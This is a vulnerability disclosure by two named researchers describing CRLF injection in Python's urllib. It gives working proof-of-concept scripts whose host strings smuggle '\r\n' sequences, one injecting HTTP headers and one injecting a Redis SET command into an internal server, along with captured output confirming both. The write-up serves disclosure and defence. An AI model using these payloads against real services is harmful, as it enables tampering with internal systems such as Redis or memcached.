Python urllib CRLF injection vulnerability

Author:Guo Xi chen & Jiang Hang from SANGFOR Technologies Co. LTD

Abstract:


A CRLF injection vulnerability of Python built-in urllib module (“urllib2” in 2.x，”urllib” in 3.x) was found by our team. Attacker who has the control of the requesting address parameter, could exploit this vulnerability to manipulate a HTTP header and attack an internal service, like a normal Webserver, Memcached, Redis and so on.

Principles:

The current implementation of urllib does not encode the ‘\r\n’ sequence in the query string, which allowed the attacker to manipulate a HTTP header with the ‘\r\n’ sequence in it, so the attacker could insert arbitrary content to the new line of the HTTP header.


Proof of Concept:

Consider the following Python3 script:



```
#!/usr/bin/env python3

import sys
import urllib
import urllib.error
import urllib.request

host = "10.251.0.83:7777?a=1 HTTP/1.1\r\nX-injected: header\r\nTEST: 123"
url = "http://" + host + ":8080/test/?test=a"

try:
    info = urllib.request.urlopen(url).info()
    print(info)
except urllib.error.URLError as e:
    print(e)

~
```

In this script, the host parameter usually could be controlled by user, and the content of host above is exactly the payload.
We setup a server using nc to open a 7777 port and to receive and display the HTTP request data from client , then run the code above on a client to sent a HTTP request to the server.




```
root@kali:~# nc -l -p 7777
GET /?a=1 HTTP/1.1
X-injected: header
TEST: 123:8080/test/?test=a HTTP/1.1
Accept-Encoding: identity
Host: 10.251.0.83:7777
User-Agent: Python-urllib/3.7
Connection: close
```

As you can see in the picture above , the nc server displayed the HTTP request with a manipulated header content:" X-injected:header", which means we successfully injected the HTTP header. In order to make the injected header available, we have to add an extra '\r\n' after the new header, so we add another parameter to contain the original parameter data, like 'TEST' in above sample.

Attack Scenarios


1. By crafting HTTP headers, it's possible to fool some web services;
2. It's also possible to attack several simple services like Redis, memcached.

Let's take Redis as a example here:
Adapt the script above to this:



```
#!/usr/bin/env python3

import sys
import urllib
import urllib.error
import urllib.request

host = "10.251.0.83:6379?\r\nSET test success\r\n"
url = "http://" + host + ":8080/test/?test=a"

try:
    info = urllib.request.urlopen(url).info()
    print(info)
except urllib.error.URLError as e:
    print(e)
```

We changed the injected header to a valid redis command, after executing this, we check the redis server:



```
127.0.0.1:6379> GET test
"success"
127.0.0.1:6379>
```

We can see that a "test" key was inserted successfully.

Conclusion:

The implementation of parameter handling of urllib is vulnerable, which allows attacker to manipulate the HTTP header. Attacker who has ability to take control of the requesting address parameter of this library, could exploit this vulnerability to manipulate a HTTP header and attack an internal host like a normal Webserver, Memcached, Redis and so on.